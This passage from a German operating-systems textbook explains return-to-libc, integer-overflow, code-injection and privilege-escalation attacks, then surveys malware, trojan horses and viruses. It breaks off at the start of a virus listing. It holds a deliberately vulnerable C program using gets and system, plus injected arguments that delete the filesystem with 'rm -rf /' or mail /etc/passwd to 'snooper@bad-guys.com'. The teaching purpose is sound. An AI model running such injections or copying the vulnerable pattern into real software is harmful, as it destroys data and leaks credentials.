Schauen wir uns nun an, wie dieser Angriff vorstatten geht. In ► Abbildung 9.25(a) sehen wir den Stack, kurz nachdem das Hauptprogramm eine Funktion *f* aufgerufen hat. Wir wollen annehmen, dass dieses Programm mit Superuser-Privilegien läuft (d.h., es ist ein Programm mit gesetztem SETUID-Bit) und einen ausnutzbaren Fehler hat, der es dem Angreifer ermöglicht, seinen Shellcode in den Speicher einzubringen, siehe ► Abbildung 9.25(b). In der Abbildung liegt er oben auf dem Stack, wo er nicht ausgeführt werden kann.




Abbildung 9.25: (a) Der Stack vor dem Angriff (b) Der Stack, nachdem er überschrieben wurde

Außer den Shellcode auf dem Stack abzulegen, muss der Angriff noch die vier in Abbildung 9.25(b) dunkelblau unterlegten Wörter überschreiben. Das unterste davon war einmal die ursprüngliche Rücksprungadresse zum Hauptprogramm, ist jetzt aber die Adresse von *strcpy*. Wenn die Funktion *f* jetzt also „zurückkehrt“, dann landet sie bei *strcpy*. An dieser Stelle wird das Kellerregister auf eine gefälschte Rücksprungadresse zeigen, die *strcpy* seinerseits nutzt, wenn es beendet ist. Diese Adresse ist der Ort, an dem der Shellcode platziert sein wird. Die beiden Wörter darüber sind die Quell- und die Zieladresse für das Kopieren. Wenn *strcpy* beendet ist, dann wird der Shellcode in seiner neuen Heimat in dem (ausführbaren) Datensegment sein, wohin *strcpy* „zurückkehren“ wird. Der Shellcode, der nun mit allen Rechten des angegriffenen Programms läuft, kann eine Shell für den Angreifer zur späteren Benutzung erzeugen oder ein Skript starten, um IP-Ports zu überwachen und auf ankommende Kommandos zu warten. Die Maschine ist jetzt zu einem Zombie geworden und kann eingesetzt werden, um Spam zu versenden oder Denial-of-Service-Angriffe zu starten.

9.6.4 Angriffe durch Ganzzahlüberlauf

Computer führen Ganzzahlarithmetik auf Zahlen mit festgelegter Länge aus, gewöhnlich sind diese Zahlen 8, 16, 32 oder 64 Bit lang. Wenn das Resultat einer Addition oder Multiplikation von zwei Zahlen den maximalen Ganzzahlwert übersteigt, der dargestellt werden kann, dann findet ein Überlauf statt. C-Programme fangen diesen Fehler nicht auf, sie speichern und benutzen den falschen Wert einfach. Wenn die Variablen Zahlen mit Vorzeichen sind, dann könnte insbesondere das Ergebnis einer Addition oder Multiplikation von zwei positiven ganzen Zahlen als eine negative Zahl gespeichert werden. Wenn die Variablen vorzeichenlos sind, ist das Ergebnis zwar immer positiv, doch möglicherweise entsteht ein Überlauf und das Ergebnis ist viel zu klein. Betrachten wir beispielsweise zwei vorzeichenlose 16-Bit-Zahlen, die beide den Wert 40.000 enthalten. Werden sie miteinander multipliziert, dann wird das Ergebnis in einer anderen 16-Bit-Zahl gespeichert, das sichtbare Produkt ist 4.096.

Diese Fähigkeit, unentdeckte numerische Überläufe zu verursachen, lässt sich zu einem Angriff nutzen. Eine Möglichkeit ist, ein Programm mit zwei gültigen (aber großen) Parametern zu füttern, in dem Wissen, dass sie addiert oder multipliziert werden und daraus ein Überlauf entsteht. Einige Grafikprogramme haben beispielsweise Kommandozeilenparameter, die die Höhe und Breite einer Bilddatei angeben, etwa die Größe, in die ein Eingabebild konvertiert werden soll. Falls Zielbreite und -höhe so gewählt werden, dass dadurch ein Überlauf erzwungen wird, dann wird das Programm falsch berechnen, wie viel Speicher für das Bild benötigt wird. Es ruft *malloc* auf, um einen viel zu kleinen Puffer dafür zu reservieren. Die Situation ist nun reif für einen Pufferüberlaufangriff. Ähnliche Ausnutzungsmöglichkeiten gibt es, wenn die Summe oder das Produkt von positiven ganzen Zahlen eine negative Zahl ergibt.

9.6.5 Angriffe durch Code-Injektion

Es gibt noch eine andere Angriffsart, die das Zielprogramm benutzt, um Code auszuführen, ohne dass es bemerkt wird. Betrachten wir ein Programm, das an einer Stelle einige Benutzerdateien unter einem unterschiedlichen Namen (vielleicht als Sicherung) duplizieren muss. Wenn der Programmierer zu faul ist, um den Code dafür zu schreiben, könnte er die *system*-Funktion benutzen, die eine neue Shell erzeugt und ihre Argumente als ein Shell-Kommando ausführt. Beispielsweise erzeugt der C-Code

```
system("ls >file-list")
```

eine Shell, die das Kommando

```
ls >file-list
```

ausführt, durch das alle Dateien im aktuellen Verzeichnis aufgelistet und in eine Datei namens *file-list* geschrieben werden. Der Code, den der faule Programmierer benutzen könnte, um die Datei zu vervielfältigen, ist in ▶ Abbildung 9.26 gezeigt.

```

int main(int argc, char *argv[])
{
    char src[100], dst[100], cmd[205] = "cp ";
    /* deklariere 3 */
    /* Zeichenketten */
    /* frage nach der */
    /* Quelldatei */
    /* hole Eingabe von */
    /* der Tastatur */
    /* hänge src hinter */
    /* cp an */
    /* füge ein Leerzei- */
    /* chen an das Ende */
    /* von cmd an */
    /* frage nach */
    /* Ausgabedateinamen */
    /* hole Eingabe von */
    /* der Tastatur */
    /* vervollständige */
    /* Kommandozeile */
    /* führe cp-Kommando */
    /* aus */

    printf("Please enter name of source file: ");
    gets(src);
    strcat(cmd, src);
    strcat(cmd, " ");
    printf("Please enter name of destination file: ");
    gets(dst);
    strcat(cmd, dst);
    system(cmd);
}

```

Abbildung 9.26: Code, der zu einem Code-Injektionsangriff führen könnte

Das Programm arbeitet folgendermaßen: Zuerst wird nach den Namen von Quell- und Zielfile gefragt, dann wird eine Kommandozeile aufgebaut, die `cp` benutzt, und danach `system` aufgerufen, um dies auszuführen. Wenn der Benutzer zum Beispiel erst „abc“ und dann „xyz“ eintippt, so wird das Kommando

`cp abc xyz`

ausgeführt, das in der Tat die Datei kopiert.

Leider eröffnet dieser Code eine gigantische Sicherheitslücke, die von einer Technik namens **Code-Injektion** ausgenutzt wird. Angenommen, ein Benutzer tippt Folgendes ein: „abc“ und „xyz;rm -rf /“. Das Kommando, das konstruiert und ausgeführt wird, ist jetzt

`cp abc xyz;rm -rf /`

das erst die Datei kopiert und dann versucht, rekursiv jede Datei und jedes Verzeichnis des gesamten Dateisystems zu löschen. Wenn das Programm mit Superuser-Rechten läuft, kann dies sehr wohl gelingen. Das Problem hier ist natürlich, dass alles hinter dem Semikolon als ein Shell-Kommando ausgeführt wird.

Ein weiteres Beispiel für das zweite Argument ist „xyz; mail snooper@bad-guys.com </etc/passwd“, womit

`xyz; mail snooper@bad-guys.com </etc/passwd`

erzeugt wird, was zum Senden der Passworddatei an eine unbekannte und nicht vertrauenswürdige Adresse führt.

9.6.6 Privilege-Escalation-Angriff

Eine weitere Kategorie von Angriffen sind die Privilege-Escalation-Angriffe, bei denen der Angreifer das System überlistet, so dass er mehr Rechte erhält, als ihm eigentlich zustehen. Dies funktioniert typischerweise, indem er eine Aktion ausführt, die eigentlich nur dem Superuser vorbehalten ist. Ein bekanntes Beispiel war ein Programm, das den Cron-Daemon benutzte. Mithilfe des Cron-Daemons können Benutzer Aufgaben, die stündlich, täglich, wöchentlich oder in anderer Häufigkeit wiederholt werden müssen, automatisch ausführen lassen. Dieser Daemon läuft gewöhnlich als Superuser (bzw. unter ähnlichen Rechten), so dass er auf Dateien von allen Benutzerkonten zugreifen kann. Er hat ein Verzeichnis, in dem alle Kommandos gespeichert sind, die zur Ausführung eingeplant sind. Benutzer können natürlich nicht in dieses Verzeichnis schreiben, denn sonst könnten sie ja so ziemlich alles machen.

Der Angriff funktioniert nun wie folgt. Das Programm des Angreifers setzt sein Arbeitsverzeichnis auf das Verzeichnis des Cron-Daemons. Natürlich kann es dort nicht schreiben, aber das macht nichts. Dann stürzt es auf eine Weise ab oder lässt sich selbst so abbrechen, dass ein Core Dump erzwungen wird. Core Dumps finden im Arbeitsverzeichnis statt, das in diesem Fall das Verzeichnis des Cron-Daemons war. Da Core Dumps vom System ausgeführt werden, wird dort das Schreiben vom Schutzsystem zugelassen. Das Speicherabbild des angreifenden Programms war als eine gültige Menge von Kommandos an den Cron-Daemon aufgebaut, der diese nun als Superuser ausführt. Das erste Kommando verändert ein vom Angreifer festgelegtes Programm in ein Programm mit gesetztem SETUID-Bit, das zweite führt dieses aus. Jetzt hat der Angreifer ein beliebiges Programm, das als Superuser läuft. Diese spezielle Lücke ist zwar mittlerweile verschlossen worden, doch dieses Beispiel vermittelt Ihnen eine Vorstellung von der Art des Angriffes.

9.7 Malware

In vergangenen Zeiten (sagen wir vor dem Jahr 2000) wollten gelangweilte (aber pfiffige) Teenager hin und wieder ihre Mußestunden damit füllen, bösartige Software zu schreiben, die sie dann in die Welt hinaus entließen – einfach nur so. Diese Software, zu der trojanische Pferde, Viren und Würmer gehören und die mit dem Sammelbegriff **Malware** bezeichnet wird, verbreitet sich oft schnell auf der ganzen Welt. Wenn Berichte darüber veröffentlicht werden, wie viele Millionen Euro Schaden die Malware angerichtet hat und wie viele Menschen dadurch ihre wertvollen Daten verloren haben, sind die Urheber sehr beeindruckt von ihren Programmierkünsten. Für sie war es nur ein lustiger Scherz, schließlich haben sie daran überhaupt kein Geld verdient.

Diese Zeiten sind jetzt vorbei. Heutzutage wird Malware von gut organisierten Kriminellen in Auftrag gegeben, die es vorziehen, ihre Arbeit nicht in der Zeitung veröffentlicht zu sehen. Ihre Interessen gelten ganz und gar dem Geld. Ein großer Anteil an der gesamten Malware wird entwickelt, um sich so schnell wie möglich über das Internet zu verbreiten und so viele Maschinen wie möglich zu infizieren. Wenn eine Maschine

infiziert ist, dann wird eine Software installiert, die die Adresse der erbeuteten Rechner zurück an bestimmte Maschinen meldet. Diese befinden sich häufig in Ländern mit schlecht ausgebautem oder korruptem Rechtssystem, wie beispielsweise einige der ehemaligen Sowjetrepubliken. Eine **Hintertür** (*backdoor*) wird ebenfalls auf dem Rechner installiert, so dass die Drahtzieher des Angriffes leicht das Kommando über die Maschine übernehmen können. Ein Computer, der auf diese Weise übernommen wurde, wird **Zombie** genannt, und eine Sammlung davon heißt **Botnet** (dieses Wort ist ein Akronym aus „robot network“).

Ein Krimineller, der ein Botnet kontrolliert, kann es für verschiedene schändliche (und immer kommerzielle) Zwecke verleihen. Ein üblicher Zweck ist das Senden von kommerzieller Spam. Wenn ein großer Spam-Angriff stattfindet und die Polizei versucht, den Ursprung ausfindig zu machen, dann werden sie lediglich feststellen können, dass der Angriff von Tausenden von Maschinen auf der ganzen Welt kommt. Falls sie einige Besitzer dieser Computer finden, werden sie entdecken, dass es Kinder, kleine Geschäftsleute, Hausfrauen, Großmütter und viele andere Menschen sind, die alle energisch abstreiten, Versender von Massenspam zu sein. Die Benutzung von Maschinen anderer Leute, um die Drecksarbeit zu erledigen, macht es schwierig, die Drahtzieher hinter der Operation aufzuspüren.

Ist die Malware einmal installiert, kann sie auch zu anderen kriminellen Zwecken eingesetzt werden. Erpressung ist eine der Möglichkeiten. Stellen Sie sich eine Malware vor, die alle Dateien auf der Festplatte ihres Opfers verschlüsselt und dann folgende Nachricht anzeigt:

GRÜSSE VON GENERAL ENCRYPTION!

UM DEN SCHLÜSSEL ZUR ENTSCHEIDUNG IHRER FESTPLATTE ZU KAUFEN,
SENDEN SIE BITTE 100 DOLLAR IN KLEINEN, NICHT MARKIERTEN SCHEINEN
AN BOX 2151, PANAMA CITY, PANAMA. VIELEN DANK. WIR WÜNSCHEN NOCH
EINEN SCHÖNEN TAG.

Eine weitere häufige Anwendung von Malware installiert einen sogenannten **Keylogger** auf der infizierten Maschine. Dieses Programm zeichnet einfach alle Tastenanschläge auf und sendet diese in regelmäßigen Abständen zu einer Maschine oder einer Folge von Maschinen (einschließlich Zombies), an deren Ende der Kriminelle sitzt. Den Internetanbieter, der die annehmende Maschine zur Verfügung stellt, zur Kooperation bei einer Untersuchung zu bewegen, ist oft schwierig, da viele dieser Provider mit den Verbrechern unter einer Decke stecken (oder in deren Besitz sind).

Der Schatz, der hinter diesen Tastenanschlägen verborgen ist, besteht aus Kreditkartennummern, die benutzt werden können, um Waren von seriösen Geschäften zu kaufen. Da das Opfer keine Ahnung hat, dass seine Kreditkartennummer gestohlen wurde, bis die Rechnung am Ende des Abrechnungszeitraums kommt, können sich die Verbrecher oft in einen tage- oder sogar wochenlangen Kaufrausch begeben.

Um sich gegen diese Angriffe zu schützen, benutzen alle Kreditkartenunternehmen Software mit künstlicher Intelligenz, um ein seltsames Ausgabeverhalten zu entdecken.

Wenn zum Beispiel jemand, der normalerweise seine Kreditkarte nur in lokalen Geschäften einsetzt, plötzlich ein Dutzend teure Notebooks bestellt, die an eine Adresse in Tadschikistan ausgeliefert werden sollen, dann läuten bei dem Kreditkartenunternehmen die Alarmglocken und üblicherweise ruft ein Angestellter den Karteninhaber an, um ihn höflich über die Transaktion zu befragen. Natürlich wissen die Kriminellen von dieser Software, also versuchen sie, ihr Kaufverhalten so abzustimmen, dass sie gerade noch keinen Verdacht zu erregen.

Die vom Keylogger gesammelten Daten können mit Daten kombiniert werden, die von der auf dem Zombie installierten Software gesammelt wurden, so dass der Kriminelle sich an einem **Identitätsdiebstahl** (*identity theft*) größeren Ausmaßes beteiligen kann. Bei dieser Art des Verbrechens werden genügend Daten über eine Person wie Geburtsdatum, Mädchenname der Mutter, Sozialversicherungsnummer, Kontennummern, Passwörter usw. gesammelt, um sich erfolgreich als das Opfer ausgeben zu können und sich neue physische Dokumente wie Ersatzführerschein, EC-Karte oder Geburtsurkunde ausstellen zu lassen. Diese Dokumente können wiederum an andere Kriminelle zur weiteren Ausbeutung verkauft werden.

Eine weitere Verbrechensform durch Malware besteht darin, stillzuhalten, bis sich der Benutzer korrekt auf seinem Online-Banking-Konto anmeldet. Dann lässt die Malware schnell eine Transaktion laufen, um festzustellen, wie viel Geld auf dem Konto ist, und überweist sofort das gesamte Guthaben auf ein Konto des Verbrechers. Von dort wird es direkt weiter auf ein anderes Konto transferiert und dann wieder auf ein anderes und noch eines (alle in verschiedenen korrupten Staaten). Die Polizei wird Tage oder Wochen brauchen, um alle Durchsuchungsbefehle zusammenzustellen, die benötigt werden, um den Weg des Geldes zu verfolgen, und selbst dann sind die Aussichten auf Erfolg gering. Es sind heute keine nervigen Teenager mehr – diese Art von Verbrechen ist inzwischen zu einem großen Geschäft geworden.

Neben dem Einsatz im organisierten Verbrechen findet Malware auch im industriellen Bereich Anwendung. Ein Unternehmen könnte eine Malware freisetzen, die nur aktiv wird, wenn sie auf einem System der Konkurrenz läuft. Dort prüft sie, ob aktuell ein Systemadministrator eingeloggt ist. Wenn die Luft rein ist, könnte die Malware den Produktionsprozess stören, somit die Produktqualität verschlechtern und damit der Konkurrenz Probleme bereiten. In allen anderen Fällen würde die Malware nichts machen und wäre daher nur schwer zu entdecken.

Ein Programm, das vom ehrgeizigen Vizepräsidenten eines Unternehmens geschrieben wurde und in das lokale LAN freigesetzt wurde, ist ein weiteres Beispiel für gezielte Malware. Dieses Programm überprüft, ob es auf der Maschine des Präsidenten läuft. Falls dies zutrifft, sucht es eine Tabellenkalkulationsdatei und vertauscht zufällig zwei Einträge. Früher oder später würde der Präsident basierend auf dem Ergebnis der Tabellenkalkulation eine falsche Entscheidung treffen. Als Resultat davon könnte er vielleicht gefeuert werden und sein Posten wäre frei für ... Sie-wissen-schon-wen.

Einige Leute laufen den ganzen Tag mit Wut in ihrem Bauch herum. Sie hegen einen realen oder eingebildeten Groll gegen die Welt und sinnen auf Rache. Malware kann

hier helfen. Viele moderne Computer speichern das BIOS im Flash-Speicher. Dieser kann mittels eines Programms neu beschrieben werden (um es den Herstellern zu ermöglichen, Software zur Fehlerbehebung elektronisch zu verbreiten). Malware kann zufällige Schrottdateien in den Flash-Speicher schreiben, so dass der Computer nicht mehr hochfahren kann. Steckt der Flash-Speicherchip in einem Sockel, dann muss zur Behebung des Problems der Computer aufgeschraubt und der Chip ausgetauscht werden. Wenn der Flash-Speicherchip fest auf die Hauptplatine gelötet ist, dann muss möglicherweise die ganze Platine weggeworfen und eine neue Platine gekauft werden.

Wir könnten nun endlos fortfahren, aber Sie haben sicherlich verstanden, worum es hier geht. Wenn Sie noch mehr Horrorgeschichten lesen möchten, tippen Sie einfach *Malware* in eine Suchmaschine ein.

Viele Menschen fragen sich: „Warum verbreitet sich Malware so leicht?“ Dafür gibt es viele Gründe. Zunächst einmal laufen ungefähr 90% aller Computer auf (verschiedenen Versionen von) einem einzigen Betriebssystem – Windows – und geben damit ein leichtes Ziel ab. Gäbe es zehn Betriebssysteme, jedes mit einem Marktanteil von 10%, dann wäre die Verbreitung von Malware weitaus schwieriger. Wie in der Biologie ist Artenvielfalt ein guter Schutz.

Ein zweiter Grund ist, dass Microsoft von Anfang an sehr viel Wert darauf gelegt hat, Windows auch für nicht technische Anwender einfach handhabbar zu halten. Beispielsweise sind Windows-Systeme normalerweise so konfiguriert, dass ein Login auch ohne Passwort möglich ist, wohingegen UNIX-Systeme aus historischen Gründen immer ein Passwort verlangen (auch wenn diese Praxis langsam aufgeweicht wird, da Linux versucht, immer mehr wie Windows zu werden). In unzähligen anderen Bereichen gibt es Kompromisse zwischen einer vernünftigen Sicherheit und Bedienkomfort – Microsoft hat sich konsequent jedes Mal für den Bedienkomfort als Marketingstrategie entschieden. Wenn Sie glauben, dass Sicherheit wichtiger als Benutzerfreundlichkeit ist, dann hören Sie jetzt auf zu lesen und konfigurieren Sie Ihr Mobiltelefon, so dass vor jedem Anruf ein PIN-Code eingegeben werden muss. Fast alle Geräte sind dazu in der Lage. Wenn Sie nicht wissen, wie das funktioniert, dann laden Sie einfach das Benutzerhandbuch von der Website des Herstellers herunter. Ist die Botschaft angekommen?

In den nächsten Abschnitten werden wir uns einige der häufigeren Malware-Arten ansehen, wie sie aufgebaut sind und wie sie sich verbreiten. Später in diesem Kapitel untersuchen wir einige der Möglichkeiten, wie man sich dagegen schützen kann.

9.7.1 Trojanische Pferde

Malware zu schreiben, ist eine Sache. Das kann man allein in seinem Zimmer tun. Millionen Menschen dazu zu bringen, diese auf ihrem Computer zu installieren, ist etwas ganz anderes. Wie würde unser Malware-Programmierer Mal hier vorgehen? Eine sehr geläufige Praxis ist es, einige wirklich nützliche Programme zu schreiben, in die man dann Malware einbaut. Spiele, Programme zur Musikwiedergabe, „spezielle“ Porno-

programme und alle Anwendungen mit spritziger Grafik sind aussichtsreiche Kandidaten. Die Leute werden diese Programme freiwillig herunterladen und installieren. Und als Gratiszugabe bekommen sie auch die Malware installiert. Diese Art von Angriff nennt man nach dem Holzpfed voll mit griechischen Soldaten **trojanisches Pferd** (*trojan horse*), wie es in Homers Odyssee beschrieben wird. Auf die Welt der Computersicherheit übertragen ist damit eine beliebige Malware gemeint, die in einer Software oder Webseite versteckt ist, die sich die Anwender freiwillig herunterladen.

Wenn das kostenlose Programm gestartet wird, ruft es eine Funktion auf, die die Malware als ein ausführbares Programm auf die Platte schreibt und es dann startet. Die Malware kann nun all den Schaden anrichten, für den sie entwickelt wurde, zum Beispiel Löschen, Modifizieren oder Verschlüsseln von Dateien. Es kann außerdem nach Kreditkartennummern, Passwörtern oder anderen nützlichen Daten suchen und diese über das Internet an Mal senden. Noch wahrscheinlicher wird sie sich aber selbst an einige IP-Ports anschließen und hier auf Anweisungen warten, um die Maschine zu einem Zombie zu machen – bereit, Spam zu senden oder zu tun, was immer der ferne Angreifer wünscht. Normalerweise wird die Malware auch Kommandos haben, die sicherstellen, dass die Malware jedes Mal gestartet wird, wenn die Maschine hochgefahren wird. Bei allen Betriebssystemen gibt es die Möglichkeit, dies zu gewährleisten.

Das Schöne an den Angriffen durch trojanische Pferde ist, dass es für ihren Urheber nicht notwendig ist, in die Computer ihrer Opfer einzubrechen. Das Opfer übernimmt diese Aufgabe selbst.

Es gibt auch noch andere Möglichkeiten, um das Opfer dazu zu bringen, ein Programm mit einem trojanischen Pferd auszuführen. Viele UNIX-Benutzer haben zum Beispiel eine Umgebungsvariable `$Path` gesetzt, die angibt, welche Verzeichnisse nach einem Kommando durchsucht werden sollen. Diese Umgebungsvariable kann angezeigt werden, indem man folgendes Kommando in die Shell eingibt:

```
echo $Path
```

Für den Benutzer `ast` könnte eine mögliche Einstellung auf einem bestimmten System aus folgenden Verzeichnissen bestehen:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Andere Benutzer werden wahrscheinlich unterschiedliche Suchpfade haben. Wenn der Benutzer nun

```
prog
```

in die Shell eingibt, dann prüft die Shell zuerst, ob es ein Programm an der Adresse `/usr/ast/bin/prog` gibt. Trifft dies zu, so wird es ausgeführt; wenn nicht, probiert die Shell der Reihe nach `/usr/local/bin/prog`, `/usr/bin/prog`, `/bin/prog` und so weiter. Bevor sie aufgibt, probiert sie alle zehn Verzeichnisse hintereinander durch. Stellen wir uns nun vor, dass eines der Verzeichnisse ungeschützt ist und ein Cracker dort ein Programm platzieren konnte. Ist dies das erste Vorkommen des Programms in der Liste, dann wird das trojanische Pferd ausgeführt.

Die meisten geläufigen Programme stehen in `/bin` oder `/usr/bin`. Legt man nun ein trojanisches Pferd als `/usr/bin/X11/ls` ab, so funktioniert das für die häufig genutzten Programme nicht, da die echte Version zuerst gefunden wird. Ein Cracker könnte jedoch `la` in `/usr/bin/X11` einfügen. Vertippt sich der Benutzer und gibt anstatt `ls` (dem Programm zum Listen des Verzeichnisses) `la` ein, dann kann das trojanische Pferd starten, seine schmutzige Arbeit erledigen und als korrekte Antwort ausgeben, dass `la` nicht existiert. Legt man trojanische Pferde in Verzeichnissen ab, in denen kaum einer je nachsieht, und gibt ihnen Namen, die häufig vorkommende Tippfehler sein könnten, dann besteht die reelle Chance, dass früher oder später jemand eines der trojanischen Pferde aufruft. Und dieser jemand könnte der Superuser sein (sogar Superuser vertippen sich mal). In diesem Fall hat das trojanische Pferd nun die Gelegenheit, `/bin/ls` durch eine Version zu ersetzen, die das trojanische Pferd enthält. Von nun an wird das trojanische Pferd jedes Mal aufgerufen.

Unser böswilliger, aber rechtmäßiger Benutzer Mal könnte dem Superuser folgendermaßen eine Falle stellen. Er speichert eine Version von `ls`, die ein trojanisches Pferd enthält, in seinem eigenen Verzeichnis ab. Dann macht er irgendetwas Verdächtiges, das sicher die Aufmerksamkeit des Superusers erregt. Er könnte zum Beispiel 100 rechenintensive Prozesse auf einmal starten. Die Chancen stehen gut, dass der Superuser nachschaut und

```
cd /home/mal  
ls -l
```

eintippt, um nachzusehen, was Mal so in seinem Benutzerverzeichnis hat. Da einige Shells zuerst das lokale Verzeichnis versuchen, bevor sie `$PATH` durchsuchen, könnte der Superuser gerade eben das trojanische Pferd von Mal mit Superuser-Rechten gestartet haben und – Volltreffer. Das trojanische Pferd könnte dann für die `/home/mal/bin/sh` das Bit setzen. Dazu sind nur zwei Systemaufrufe notwendig: `chown`, um als Eigentümer von `/home/mal/bin/sh` den Superuser einzutragen, und `chmod`, um das SETUID-Bit zu setzen. Nun kann Mal zum Superuser werden, indem er einfach diese Shell aufruft.

Wenn Mal häufig knapp bei Kasse ist, dann könnte er mithilfe trojanischer Pferde eine der folgenden Gaunereien begehen, um seine Liquiditätslage aufzubessern. Im ersten Fall prüft das trojanische Pferd, ob das Opfer ein Online-Banking-Programm wie z.B. *Quicken* installiert hat. Ist dies der Fall, dann beauftragt das trojanische Pferd das Programm, Geld vom Konto des Opfers auf ein Scheinkonto (vorzugsweise in einem weit entfernten Land) zu überweisen. Dort kann es später als Bargeld abgehoben werden.

Bei der zweiten Betrügerei schaltet das trojanische Pferd den Lautsprecher des Modems ab und wählt dann eine (gebührenpflichtige) 0900-Nummer – wieder vorzugsweise in einem weit entfernten Land wie zum Beispiel Moldawien. Ist der Benutzer online, wenn das trojanische Pferd gestartet wird, dann sollte die 0900-Nummer in Moldawien ein (sehr teurer) Internetanbieter sein. Der Benutzer bemerkt dies nicht und bleibt vielleicht für Stunden online. Keine dieser Methoden ist hypothetisch; beides ist passiert und wird von Denning (1999) beschrieben. Im zweiten Fall fielen

800.000 Minuten Verbindungszeit nach Moldawien an, bevor die U. S. Federal Trade Commission den Stecker zog und Klage gegen drei Personen aus Long Island erhaben. Diese haben letzten Endes zugestimmt, 2,74 Millionen Dollar an 38.000 Opfer zurückzuzahlen.

9.7.2 Viren

Heutzutage kann man kaum die Zeitung aufschlagen, ohne dabei über einen weiteren Computervirus oder einen weltweiten Wurmangriff auf Computer lesen zu müssen. Viren und Würmer sind zweifellos ein Hauptproblem bezüglich der Sicherheit von Privatpersonen und Unternehmen. In diesem Abschnitt werden wir zuerst Viren untersuchen und uns anschließend Würmern zuzuwenden.

Ich zögerte etwas, diesen Abschnitt so detailliert zu schreiben, da ich nicht wollte, dass einige Leute auf böse Gedanken kommen. Die zu diesem Thema vorhandenen Bücher sind jedoch viel detaillierter und enthalten echten Code (z.B. Ludwig, 1998). Auch das Internet ist voll mit Informationen über Viren, so dass der Geist bereits aus der Flasche gelassen ist. Ferner ist es schwer, sich gegen Viren zu schützen, wenn man nicht weiß, wie sie funktionieren. Zu guter Letzt sind viele falsche Vorstellungen über Viren im Umlauf, die korrigiert werden sollten.

Was ist ein Virus überhaupt? Um es kurz zu machen: Ein **Virus** ist ein Programm, das sich vervielfältigt, indem es sich an den Code von anderen Programmen anhängt – analog zur Art, wie sich biologische Viren reproduzieren. Zusätzlich zur Reproduktion kann ein Virus auch noch andere Dinge tun. Würmer sind ähnlich wie Viren, können sich aber selbst replizieren. Dieser Unterschied soll uns hier nicht kümmern. Daher werden wir zunächst den Begriff „Virus“ für beide verwenden. Wir werden Würmer in Abschnitt 9.7.3 genauer betrachten.

Funktionsweise von Viren

Wir wollen uns nun ansehen, welche Arten von Viren es gibt und wie sie funktionieren. Der Programmierer des Virus, nennen wir ihn Virgil, arbeitet in Assembler (oder vielleicht in C), um ein kleines, effizientes Produkt zu bekommen. Nachdem er den Virus geschrieben hat, fügt er ihn mithilfe eines **Dropper** genannten Hilfsprogramms in ein Programm auf seiner Maschine ein. Das infizierte Programm wird dann verteilt, indem es zum Beispiel in einer Sammlung freier Software im Internet abgelegt wird. Das Programm könnte ein aufregendes neues Spiel, eine Raubkopie einer kommerziellen Software oder sonst etwas Wünschenswertes sein. Auf jeden Fall beginnen die Leute damit, das infizierte Programm herunterzuladen.

Ist das infizierte Programm erst einmal auf der Maschine des Opfers installiert, dann bleibt der Virus so lange untätig, bis das infizierte Programm ausgeführt wird. Einmal gestartet, beginnt der Virus üblicherweise damit, andere Programme auf der Maschine zu infizieren. Anschließend wird der **Schadcode** (*payload*) ausgeführt. Um sicherzustellen, dass sich der Virus bereits weit verbreitet hat, bevor die Benutzer es bemerken, unternimmt der Schadcode in vielen Fällen bis zu einem bestimmten Datum gar

nichts. Das gewählte Datum kann dann unter Umständen eine politische Botschaft darstellen (wenn es sich zum Beispiel um den hundertsten Jahrestag einer schwerwiegenden Kränkung der ethnischen Gruppe des Virenautors handelt).

In der folgenden Besprechung werden wir anhand dessen, was infiziert wird, sieben Virusarten untersuchen. Dies sind die Companion-, Programm-, Speicher-, Bootsektor-, Gerätetreiber-, Makro- und Quellcodeviren. In Zukunft werden zweifellos neue Arten auftauchen.

Companion-Viren

Ein **Companion-Virus** infiziert nicht wirklich ein Programm, sondern wird statt eines Programms ausgeführt. Die Idee ist am einfachsten anhand eines Beispiels zu erklären. Wenn unter MS-DOS ein Benutzer

```
prog
```

eingibt, so wird zuerst nach einem Programm *prog.com* gesucht. Kann MS-DOS dies nicht finden, dann sucht es stattdessen nach einem Programm namens *prog.exe*. In Windows passiert das Gleiche, wenn der Benutzer im Startmenü den Punkt „Ausführen“ wählt. Heutzutage sind die meisten Programme *.exe*-Dateien; *.com*-Dateien sind inzwischen sehr selten.

Nehmen wir an, Virgil weiß, dass viele Leute *prog.exe* von der MS-DOS-Kommandozeile aus oder in Windows über den Menüpunkt „Ausführen“ aufrufen. Er kann nun einfach einen Virus mit dem Namen *prog.com* freisetzen, der immer dann ausgeführt wird, wenn jemand versucht, *prog* zu starten (außer es wird explizit der ganze Name eingegeben: *prog.exe*). Nachdem *prog.com* seine Arbeit beendet hat, startet es einfach *prog.exe* und der Benutzer hat nichts gemerkt.

Ein hierzu verwandter Angriff nutzt den Desktop von Windows, der Verknüpfungen (symbolische Links) zu Programmen enthält. Ein Virus kann das Ziel einer Verknüpfung so abändern, dass die Verknüpfung auf den Virus zeigt. Klickt der Benutzer nun auf das Icon, so wird der Virus aufgerufen. Nachdem der Virus beendet ist, startet er einfach das ursprüngliche Zielprogramm.

Programmviren

Etwas komplexer sind Viren, die ausführbare Programme infizieren. Die einfachsten von dieser Art überschreiben das ausführbare Programm mit sich selbst. Diese Viren werden **überschreibende Viren** (*overwriting virus*) genannt. Die Infektionslogik eines solchen Virus wird in ▶ Abbildung 9.27 gezeigt.

```
#include <sys/types.h>          /* Standard-POSIX-Header */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;           /* für lstat-Aufruf: Ist Datei ein sym-Link? */
```

